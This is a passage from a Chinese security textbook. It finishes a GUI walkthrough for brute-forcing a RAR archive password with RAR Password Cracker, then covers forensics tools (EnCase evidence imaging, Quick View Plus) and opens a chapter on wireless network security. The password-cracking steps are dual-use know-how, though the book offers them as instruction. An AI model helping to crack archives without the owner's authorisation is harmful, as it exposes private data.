


图 20.87 添加破解密码的文件

step 9 单击“下一步”按钮，选择破解方式，分别是 Dictionary attack（字典攻击）和 Bruteforce attack（穷举攻击），这里选择后者（如果有字典文件就选择第一个单选项），单击“下一步”按钮，如图 20.88 所示。

step 10 在 Charset 文本框中输入破解所需要的字符，可以通过 Add 按钮选择相关字符，如图 20.89 所示。Maximal length（最大长度）表示破解的密码的最大长度，输入 3（这里破解的密码长度为 3），其他选项保持默认。单击 Benchmark 按钮，还可以测试破解需要的大约时间。




图 20.88 RAR Password Cracker 选择破解方式




图 20.89 添加破解字符

step 11 单击“下一步”按钮，如图 20.90 所示。指定设置文件的保存路径，下次想继续破解这个文件，直接运行保存的文件（*.rpc）即可。

step 12 单击“完成”按钮，程序自动开始破解，破解速度非常快，如图 20.91 所示。




图 20.90 保存文件路径




图 20.91 破解进程

20.9 计算机取证常用工具

计算机取证专家 Reith Clint Mark 认为计算机取证是从计算机中收集和发现证据的技术和工具。取证技术是针对一台可能含有证据的在线或非在线的计算机进行证据获取的技术，包括存储设备的数据获取、数据恢复技术、隐藏数据的再现技术、加密数据的解密技术和数据挖掘技术等。

计算机取证的产品和工具目前来说还算比较丰富，在国内主要有进行硬盘数据复制的软件和硬件产品，如 SOLO III、MD5 和 SF-5000 专用硬盘取证设备，即俗称的硬盘拷贝机。也有软件形式的分析工具，如 FTK 和 Paraben's Forensic Replicator 等。数据恢复技术的产品和工具有 Fatback、The Sleuth、SMART 和 EasyRecovery Pro 等。

20.9.1 EnCase：软件取证工具

EnCase 是用 C++编写的容量大约为 1MB 的程序，它能调查 Windows、Macintosh、Linux、UNIX 或 DOS 机器的硬盘，把硬盘中的文件镜像成只读的证据文件，这样可以防止调查人员修改数据而使其成为无效的证据。为了确定镜像数据与原始数据相同，EnCase 会将计算机 CRC 校验码和 MD5 哈希值进行比较。EnCase 对硬盘驱动镜像后重新组织文件结构，采用 Windows GUI 显示文件的内容，允许调查员使用多个工具完成多个任务。

在检查一个硬盘驱动时，EnCase 深入操作系统底层查看所有的数据，包括 file slack、未分配的空间和 Windows 交换分区（存有被删除的文件和其他潜在的证据）的数据。在显示文件方面，EnCase 可以由多种标准如时间戳或文件扩展名来排序。此外，EnCase 可以比较已知扩展名的文件签名，使调查人员能确定用户是否通过改变文件扩展名来隐藏证据。对调查结果可以采用 html 或文本方式显示，并可打印出来。

step 1 首先下载 EnCase，双击安装程序安装，如图 20.92 所示。




图 20.92 EnCase 安装程序

step 2 选择默认设置目录，单击 Install Now 按钮安装该程序。安装过程非常简单，完成后会提示启动该程序，如图 20.93 所示。

step 3 双击安装后的快捷图标，启动 EnCase 程序，如图 20.94 所示。




图 20.93 安装结结束启动软件




图 20.94 EnCase 界面

step 4 选择 File 菜单下的 Create Evidence File 命令，打开如图 20.95 所示的对话框。

step 5 选择一个分区，单击“下一步”按钮，如图 20.96 所示。




图 20.95 创建证据文件




图 20.96 分区锁定

step 6 分区锁定是为了避免在分析硬盘的时候会有程序写入数据而造成数据的混乱，可以直接选择第 3 个选项，单击“下一步”按钮，如图 20.97 所示。

step 7 这一步的工作是将分析后的数据以文件的形式输出，在选择输出位置后，单击“下一步”按钮，如图 20.98 所示。




图 20.97 输出文件




图 20.98 建立数据档案

step 8 填写了相应的信息后单击“下一步”按钮，输入保存文件的保护密码，单击“完成”按钮，如图 20.99 所示。

step 9 软件将开始对硬盘分区进行分析，如图 20.100 所示。

20.9.2 Quick View Plus：文件浏览器

Quick View Plus 是目前基于 Windows 平台最优秀的文档内容观察工具，可支持多达 200 种以上的文件格式。该工具最近推出了最新的 8.0 版，程序全面支持目前各版本的 Windows 系统。而

且作为共享软件，用户现在完全可以从网站上下载该工具的 30 天全功能试用版本。软件界面如图 20.101 所示。




图 20.99 设定保护密码




图 20.100 对锁定分区进行分析




图 20.101 Quick View Plus 界面

这个工具提供了如下的超强功能。

首先，最突出的一点是在程序界面中直接提供了系统文件列表窗口，看上去程序的界面有点接近 ACDSee 或者其他类型的看图工具。可以直接在程序界面中选择文件，并查看其内容，这样要比从资源管理器窗口中选择文件快许多，当然操作起来也更加方便。在含文件列表的界面中，甚至可使用鼠标右键的快捷菜单实现文档的管理功能。此外，程序仍提供经典的单窗口查看方式，方便用户使用。

Quick View Plus 可以提供更多、更新的文件格式支持，其中包括 MS Office 2003 等应用程序的文档格式。有了这个工具，不必担心手头的文件打不开了，也不必担心数据的交换问题，因为可直接使用 Quick View Plus 提供的多文件格式支持和强大的操作功能来实现。但是 Quick View Plus 在图形显示方面的速度还不是很快。

该程序对中文文档的支持程度也不错，程序可以直接支持中文 Office 2003 文档的正常显示，大致保持文档的编排（不能支持两端对齐格式），而且新版本程序在中文文档的显示速度上比以前版

本要好许多，这也是一个不小的进步。此外，它可以很好地支持其他的双字节文件，包括 Big5 码中文文档（但需相应的支持系统）。

Quick View Plus 提供了按照观察的文件原文格式进行粘贴与复制操作功能，这样在交换数据时就不会丢失文件排版格式，使用效果自然很好。对于在程序界面中显示的内容，程序根据不同的文件格式提供了不同的工具条、菜单栏，使操作极为方便，同时程序也提供了与打开的文件类型有关联的应用程序按钮，这样就可以快速调用相应的应用程序打开 Quick View Plus 窗口中的文件，方便文件的编辑。

针对不同的文件类型，Quick View Plus 提供了相应的实用功能，如果打开的是图形文件，程序提供图形显示的缩放、旋转、颠倒、全屏显示、制作系统墙纸等功能；如果打开的是压缩包，程序提供相应的文件解压缩操作；如果打开的是文档文件，则提供以普通视图、草稿或页面视图的方式显示文档内容，并提供字符的查找与替换功能；如果打开的是电子表格，程序提供在各表格之间的切换工具条；如果打开的是 HTML 文件，程序也将全面支持相应的链接创建与切换；如果打开的是电子邮件文件，程序可以很好地识别并显示全部邮件内容和邮件头信息等。

Quick View Plus 全面支持鼠标拖动对象操作功能，除常用的鼠标右键命令打开文档操作外，还可以直接使用鼠标拖动需要观察的文件图标到打开的程序窗口中，程序会自动显示该文件内容。此外，也可以双击程序的 Tray 图标，并在关联对话框中选择需要打开的文件。由于程序可以同时使用多个窗口显示多个文件，这样就非常方便。

Quick View Plus 提供了强大的与目前使用最广泛的应用程序融合的功能，这其中包括与 America Online Web Browser，Corel Prefect Office，Eudora Mail，Lotus Note/cc:Mail，Microsoft Exchange/IE/Outlook/Outlook Express，Netscape Navigator 和 Windows Explorer 等的直接融合，在上述程序中可直接调用 Quick View Plus。此外，程序也提供了基于著名应用程序的插件支持，这其中包括 Adobe Acrobat，Apple Quick Time，Corel CMX，Netscape AVI Player，Shockwave Director/Flash 和 SoftSource DWG/SVF 等，这样就在更大范围内扩充了程序的使用支持。

程序提供了名为 Save copy/Save as 的功能，使用该功能可轻松保存打开文件的任意格式副本。这是一项极好的功能，因为该功能是一种文件格式转换功能，如使用 Quick View Plus 即可实现图形文件的格式转换。

Quick View Plus 提供了名为 Quick Print 的功能，使用这项功能的好处是可以在不打开文件的前提下以文件已有的格式快速打印输出。Quick View Plus 甚至提供了简单的自定义页面版式，打印效果也很好。该程序的另一项强大功能是提供了对压缩包文件的良好支持，程序不但支持压缩包内文件内容的直接查看，而且支持扩展压缩包文件，甚至创建新的压缩包，这些都是以前版本所不曾提供的。对于创建压缩包，不但可以在程序界面中完成，而且可以使用程序在鼠标右键菜单中添加的 Quick Compress 命令来实现，非常简单。

如果需要使用该工具查看文档内容，常用的方法有两种：第一种是在系统的资源管理器窗口中使用鼠标右键单击需要查看的文件图标，并从关联的菜单中选择 Quick View Plus 命令，如图 20.102 所示，此时程序会给出如图 20.103 所示的界面，并在其中显示当前的文件内容。如果已经启动了 Quick View Plus，程序会在系统任务栏中添加一个 Tray 图标，使用鼠标双击该图标，程序同样会给出如图 20.103 所示的界面，可以在其中选择需要查看的文件。如果使用鼠标双击文件列表窗口中的文件图标，则表示使用关联的应用程序打开它。




图 20.102 Quick View Plus 快捷方式




图 20.103 Quick View Plus 打开文档

在文档内容查看窗口中，程序提供了许多新的功能。其中，“总在前端显示”按钮是原来就提供的，而在其旁边的 File Navigator 按钮是界面系统文件浏览窗口的显示控制开关；New QVP Window 按钮用于新开一个空的程序窗口以观察不同的文档；两个蓝色箭头按钮可用于前后切换所有访问过的文件，使用效果非常好。此外，根据打开的文档类型不同，程序会在工具条中提供不同的控制功能按钮，如针对文件的页面视图切换和关键字查找定位、针对图形的显示缩放切换等。此外，对于图形文件，程序还提供了设置为系统墙纸等功能，如果需要可从 File 菜单中选择。

对于压缩文件，Quick View Plus 提供了直接查看压缩包文件列表、直接查看压缩包中打包的文件内容、扩展压缩包、向压缩包中添加文件、删除压缩包中的文件等功能，这些功能有些比专门的压缩工具做得还好。对于扩展文件，可以直接在程序界面中的压缩文件列表窗口中选择，单击鼠标右键，从打开的快捷菜单中选择 Extract Selected Files 或 Extract All Files 命令。Quick View Plus 提供了压缩文件功能，也是在资源管理器中实现的，方法为：鼠标右键单击所选择的压缩对象图标，从打开的快捷菜单中选择 Quick Compress 命令，展开如图 20.104 所示的子菜单。其中，Create Zip File 命令可创建新的 Zip 压缩包，Add To Zip File 命令可添加文件到存在的压缩包中，Add to *.zip 命令可压缩文件到与被压缩文件同名的压缩包中。




图 20.104 Quick View Plus 压缩文件

以上就是 Quick View Plus 的主要功能和基本用法，可以看出这个工具提供的操作方式与 Windows 大致相同，而在文件管理方面又与目前流行的文件管理工具有一定的相似之处，应该说这是一个值得推荐的好工具。

20.10 小结

本章介绍了计算机取证的基础知识，读者可以从这些基础知识中窥探取证科学的玄妙，希望读者能继续阅读与取证相关的书籍，提高取证的技术水平。

无线网络是现今网络发展的热点。下一章将结合无线网络的特点，详细分析无线网络的安全性问题及解决方案。

◆ ◆ ◆

第 21 章　无线网络安全

本章包括

- ◆无线访问设备
- ◆无线网络协议
- ◆NetStumbler 检测无线网络
- ◆防护无线网络
- ◆AP
- ◆WEP 安全协议
- ◆无线网络的攻击

